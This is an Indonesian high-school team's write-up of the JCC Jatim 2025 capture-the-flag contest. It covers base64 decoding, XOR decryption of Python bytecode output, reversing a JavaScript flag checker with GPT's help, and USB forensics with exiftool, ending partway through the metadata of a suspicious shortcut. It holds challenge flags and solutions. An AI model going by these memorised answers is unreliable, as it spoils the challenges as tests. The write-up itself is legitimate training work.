

Write up



**JCC** Jatim  
Cybersecurity  
Competition  
**2025**

Oleh  
Dinas Komunikasi Dan Informatika  
Provinsi Jawa Timur  
@2025

3xploit3r - SMKN 1 Boyolangu

Rado Faristra Amsah (Frigg1337)  
Rayhan Mahardika (Rosemary1337)

# Daftar Isi

---


[Warm Up]	2
Warmup!	2
Solution	2
[Web]	4
JUDUL SOAL	4
Solution	4
[Reverse]	5
COMPILED	5
Solution	5
TS PMO	8
Solution	8
[Forensic]	9
JUDUL SOAL	9
Solution	9
[Miscellaneous]	9
Sanity Check	10
Solution	10
HUH	11
Solution	11
[Cryptography]	11
ASR REV	12
Solution	12
XORXO	13
Solution	13
BASED	14
Solution	14
INTRO TO CRYPTO	15
Solution	15
[Game Cheating]	16
PLAYING IN HANOI	16
Solution	16
[Pwn]	17
NIKKO STORE	17
Solution	17

# [Warm Up]

---

## Warmup !

### Screenshot



### Solution

- Diberikan file broken.txt, langsung analisa menggunakan cyberchef
- Decode base64 ke PNG

dari file broken.txt, karena biasanya di PicoCTF saya pakai cyberchef, saya coba coba menggunakan website [cyberchef.org](https://cyberchef.org) untuk decode dari base64, ternyata benar, itu adalah hasil encode dari sebuah file PNG.

The screenshot shows the CyberChef interface with a Base64 decoding operation. The input is a long Base64 string. The output shows the decoded QR code data.

Lanjut saya pergi ke website <https://base64.guru/converter/decode/image/png> untuk decode file png tersebut, dan ternyata hasilnya adalah QR code.


The screenshot shows the base64.guru converter page with the decoded QR code displayed prominently. The QR code represents the previously decoded Base64 string.

Setelah saya scan lewat hp, saya menemukan flagnya.

Flag: JCC{iph0n3\_16\_pr0\_max\_aku\_b1sa\_bac4\_ini\_kok}

## [Web]

### JUDUL SOAL



### Solution


- Analisa pakai Burpsuite
- Tidak ada eksloitasi, kami gagal 🍀

Di challenge ini awalnya kami berencana kerjakan akhir, ternyata ga sempet, sempetnya cuma analisa di Burpsuite aja, itupun ga semua 🍀 parahnya lagi gaada satupun chall dari kategori web exploitation yang solved, jadi tanpa berputus asa saya suruh GPT untuk membuat kata kata hari ini dan saya langsung semangat lagi "Gagal sekali bukanlah akhir dari perjalanan, hanya sebuah belokan menuju jalan yang berbeda."

# [Reverse]

## COMPILED

### Screenshot



### Solution

- Analisis file chall adalah bytecode python
- Menggunakan script solver untuk solving challenge

pertama-tama kita analisis file yang diberikan,yaitu file chell dan output.

setelah saya analisis,file chall: Ini adalah bytecode Python. didalam file menunjukkan program mengenkripsi string "JCC25{}" menggunakan kunci. Operasi enkripsi yang digunakan adalah XOR.

sedangkan pada file output: Ini berisi hasil enkripsi dalam format heksadesimal.

Untuk menemukan flag yang sebenarnya, saya membalik proses enkripsi. Karena XOR bersifat simetris, kita bisa menggunakan kunci yang sama untuk mendekripsi data.

Langkah-Langkah:

1. Ambil nilai heksadesimal dari file output:

4a43432357b36360eff5e9c75ab3f451c6f9e6b2e1f88fec1  
f2fad9aaffbed0b474b83955058d.

2. Ambil kunci dari file chall:

3728185637297552933393266581866174496006814668787  
4218416451296882367786923504.

3. Lakukan operasi

XOR antara nilai heksadesimal dan kunci.

script yang saya gunakan :

```
# Kunci enkripsi dari analisis bytecode
key =
372818563729755293339326658186617449600681466878
74218416451296882367786923504

# Output heksadesimal yang diberikan
ciphertext_hex =
"4a43432357b36360eff5e9c75ab3f451c6f9e6b2e1f88fe
c1f2fad9aaffbed0b474b83955058d"

print("Mengubah heksadesimal ke integer...")
# Konversi heksadesimal ke integer
ciphertext_int = int(ciphertext_hex, 16)

print("Melakukan operasi XOR antara ciphertext")
```


```
dan key...")  
# Lakukan operasi XOR (enkripsi dan dekripsi  
menggunakan XOR adalah operasi yang sama)  
decrypted_int = ciphertext_int ^ key  
  
print("Mengubah integer hasil XOR kembali ke  
bytes...")  
# Hitung panjang bytes yang dibutuhkan  
n = (decrypted_int.bit_length() + 7) // 8  
  
# Konversi integer hasil dekripsi kembali ke  
bytes  
decrypted_bytes = decrypted_int.to_bytes(n,  
'big')  
  
# Menghapus byte nol dari awal atau akhir jika  
ada  
decrypted_bytes = decrypted_bytes.strip(b'\x00')  
  
print("Mencoba mendekode bytes ke string  
menggunakan UTF-8...")  
try:  
    # Coba dekode dengan UTF-8  
    flag = decrypted_bytes.decode('utf-8')  
    print(f"Berhasil! Flag Anda adalah: {flag}")  
except UnicodeDecodeError:  
    print("Gagal mendekode dengan UTF-8. Mencoba  
dengan Latin-1...")  
    # Jika gagal, coba dengan Latin-1  
    flag = decrypted_bytes.decode('latin-1')  
    print(f"Berhasil! Flag Anda adalah: {flag}")
```

Hasil dari operasi XOR ini akan menghasilkan byte dari flag yang tersembunyi. Setelah itu, kita perlu

mendekode byte tersebut (kemungkinan menggunakan UTF-8 atau Latin-1) untuk mendapatkan string flag yang dapat dibaca.

Flag : JCC25{6db731364d7afdf26fce695cbbbfcbe0}


## TS PMO



## Solution

- Tidak ada analisa, langsung buka aja
- Buka file, flag ketemu, submit


Pertama saya mencoba membaca file menggunakan command cat 'chall(6)'



dan bisa kita lihat langsung tampil flagnya, saya mencoba input flagnya waktu sore, ternyata Incorrect, dan setelah saya coba coba input lagi pas malam ternyata bisa solved dan correct

Flag : JCC25{inirev\_apaan\_coba\_yg\_kekgini}

# REACT NATIVE DEBUG



## Solution

- Diberikan 3 file, html, css dan js, sepertinya itu adalah sebuah website untuk validasi flag
- Saya coba lewat python3 -m http.server 1337 untuk run file lewat localhost:1337, tapi buntu disitu terus buka GPT hehe

Saya mencoba buka file index.html di vscode, dan ternyata nyambung ke 2 file, yaitu

```
assets/index-Cek_kj5A.js  
assets/index-dAQP_j9x.css
```

saya coba buka masing masing file, ternyata di js nya ada fungsi validasi flag, kelihatannya bisa di reverse, jadi saya buka gpt(saya mumet dawg 😊), saya tanya "Reverse fungsi validasi flag pada file javascript ini" dan GPT jawab :

Oke, flag kandidat (tanpa wrapper) adalah:

R34ct\_n4T1v3\_r3vers3\_harD?

Jadi full flag dalam format flag{...} kemungkinan:


flag{R34ct\_n4T1v3\_r3vers3\_harD?}

Ringkasnya: aku buka index-\*.js, ada banyak pemeriksaan (length=26, underscores di posisi 5/12/20, prefix terbalik, transform tiap chunk 6-byte, checksum rolling per-chunk, frekuensi digit, dll). Dari persamaan transform tiap chunk (XOR / add / sub / XOR / tail-tweak) aku rekonstruksi tiap ASCII code dan semua pemeriksaan lulus. Kalau mau aku tunjukin potongan kode JS yang memuat array/cek-cek itu atau jalankan verifikasi langkah-demi-langkah, bilang aja – aku bisa sertakan potongan kode & bukti output.

dari jawaban itu, saya mengubah format flag dari flag{..} ke JCC25{...} dan saya input ternyata correct!

Flag : JCC25{R34ct\_n4T1v3\_r3vers3\_harD?}

## JIT



### Solution

- Analisis file chall adalah bytecode python  
Menggunakan script solver untuk solving challenge

Saya mencoba menyelesaikan challenge yang Anda kirim (file chall.lua + output.txt) – tetapi tidak berhasil menemukan flag. Di bawah ini dokumen singkat apa yang saya lakukan, mengapa gagal, dan rekomendasi langkah selanjutnya.

saya sudah mencoba beberapa cara yaitu menjalankan lua5.3 namun gagal karena bukan chunk Lua biasa.

selanjutnya menjalankan luajit di WSL namun gagal juga alasannya karena segmentation fault (tidak bisa dieksekusi di environment saya).

tidak berhenti di situ, saya masih mencoba berbagai analisis langsung pada ciphertext (tambah nibble 0-f + single-byte XOR,

ROT, 2-byte XOR, heuristic printable / cari {}) akan tetapi masih tidak menemukan flag.

karena stuck di sini saja, jadi daripada terpaku pada 1 soal saja, maka saya meninggalkan soal ini dan mengerjakan soal lainnya.

# [Forensic]

## DETEKTIF CONAN JUNIOR

CHALLENGE      72 SOLVES      X

**Detektif Conan Junior**

⌚ 100

Operation Black USB: The Lab Mystery by Mark Rizal Thalib Storyline Di suatu pagi, guru menemukan sebuah USB misterius tergeletak di lab komputer sekolah. Guru meminta kalian, tim "Cyber Ops SMA/SMK", untuk menyelidiki isi USB ini. Tugas kalian adalah mengungkap petunjuk tersembunyi dan mencari tahu siapa pemilik sebenarnya dari USB tersebut.

ambil filesnya di [https://github.com/rizal2010/CTF-SMK/raw/refs/heads/main/Artefak\\_Easy\\_01\\_v1.zip](https://github.com/rizal2010/CTF-SMK/raw/refs/heads/main/Artefak_Easy_01_v1.zip)

nc 103.183.92.202 4017

[View Hint](#)

[View Hint](#)

## Solution

- Buka file Artefak, ada misi mencari tahu author dan lainnya
- Analisis lebih dalam pakai exiftool namun stuck saat disuruh input url

Pertama saya membuka file Artefak\_Easy\_01\_v1 dan mengecek nc 103.183.92.202 4017 ,setelah saya buka

terdapat misi mencari tahu siapa author dari file jadwal\_kelas.docx didalam USB.

Selanjutnya saya menganalisis lebih dalam file Artefak\_Easy\_01\_v1 dan saya menemukan file jadwal\_kelas.docx di directory artefak/H/Users/ical/jadwal\_kelas.docx.

setelah itu saya lakukan :

```
exiftool artefak/H/Users/ical/jadwal_kelas.docx
```

```
Subject : R3dPanda
Creator :
Keywords :
Description :
Last Modified By : R3dPanda
Revision Number : 3
Create Date : 2025:08:27 07:10:00Z
Modify Date : 2025:08:27 07:13:00Z
```

dan hasilnya saya menemukan Nama dari creator/authornya.dan saya submit hasilnya benar. Tetapi tantangan tidak berhenti disitu.setelah saya submit nama author.terdapat misi lagi yang muncul.yaitu saya harus memulihkan file yang telah dihapus dan mencari tahu isinya.

Setelah saya cari tahu lebih dalam ,ternyata pada directory artefak/H/\$Recycle.Bin terdapat file yang panjang

S-1-5-21-3458418230-353634705-2167061171-1000,lalu saya membuka nya dan menemukan beberapa file :

- '\$IHUZNOH.txt'
- '\$RHUZNOH.txt'
- desktop.ini

dari beberapa file ini , ternyata pada file '\$RHUZNOH.txt' saya menemukan


C001\_Y0u\_F1nD\_M3.setelah itu saya submit di nc  
103.183.92.202 4017.

Tetapi masih belum selesai, terdapat misi lagi yaitu mencari hidden note di sebuah metadata gambar. Jadi saya menelusuri lagi directory argefak/H/Users/ical dan saya menemukan file wallpaper.jpg

lalu saya melakukan:

```
exiftool argefak/H/Users/ical/wallpaper.jpg
```

Dalam file tersebut terdapat hidden note yang berada di line command yaitu Hi,R3dPanda was here...



```
frigg@DESKTOP-7703CHA: ~ / + - x
About : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Comment : Hi,R3dPanda was here...
Image Width : 1367
Image Height : 913
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1367x913
Megapixels : 1.2
Create Date : 2025:08:27 09:56:14.96
Date/Time Original : 2025:08:27 09:56:14.96
frigg@DESKTOP-7703CHA:~/CTF/JCC/H$ nc 103.183.92.202 4017
== USB Forensics Challenge ==


File Metadata, Ternyata ada file jadwal_kelas.docx di dalam USB. 🕵️ Misi: Cari tahu siapa pembuat (author / creator) file tersebut.
Jawabanmu: R3dPanda
 Benar!

Deleted File, Ada file yang sempat dihapus di Recycle Bin USB. 🕵️ Misi: Pulihkan file tersebut dan cari tahu isi dari filenya.
Jawabanmu: C001_Y0u_F1nD_M3
 Benar!

Hidden Note, Salah satu gambar menyimpan pesan rahasia di metadata. 🕵️ Misi: Bongkar metadata gambar dan temukan isi pesan rahasianya
.
Jawabanmu: Hi,R3dPanda was here...
 Benar!
```

lalu hidden note tersebut saya masukkan submit, output memunculkan benar tetapi ada yang muncul juga yaitu masih terdapat misi lagi yang harus saya lakukan, yaitu mencari tahu shortcut yang mencurigakan di game.lnk.

Saya lagi lagi mencari tahu apa isi game.lnk dengan menggunakan exiftool pada game.lnk dan menghasilkan output sebagai berikut:



```
frigg@DESKTOP-7703CHA:~/CTF/JCC/H$ exiftool -a -u -s -G1 ./Users/ical/game.lnk
[ExifTool] ExifToolVersion : 12.76
[System] FileName : game.lnk
[System] Directory : ./Users/ical
[System] FileSize : 1173 bytes
[System] FileModifyDate : 2025:08:27 10:07:38+07:00
[System] FileAccessDate : 2025:09:11 17:12:44+07:00
[System] FileInodeChangeDate : 2025:09:11 16:48:49+07:00
[System] FilePermissions : -rw-r--r--
[File] FileType : LNK
[File] FileTypeExtension : lnk
[File] MIMEType : application/octet-stream
[LNK] Flags : IDList, LinkInfo, RelativePath, CommandArgs, Unicode
[LNK] FileAttributes : Archive
[LNK] CreateDate : 2024:05:03 09:52:32+07:00
[LNK] AccessDate : 2025:08:27 10:07:28+07:00
[LNK] ModifyDate : 2024:05:03 09:52:32+07:00
[LNK] TargetFileSize : 289792
[LNK] IconIndex : (none)
[LNK] RunWindow : Normal
[LNK] HotKey : (none)
[LNK] TargetFileDOSName : cmd.exe
[LNK] DriveType : Fixed Disk
[LNK] DriveSerialNumber : D62C-C5B1
[LNK] VolumeLabel : OS
[LNK] LocalBasePath : C:\Windows\System32\cmd.exe
[LNK] RelativePath : ...\\Windows\System32\cmd.exe
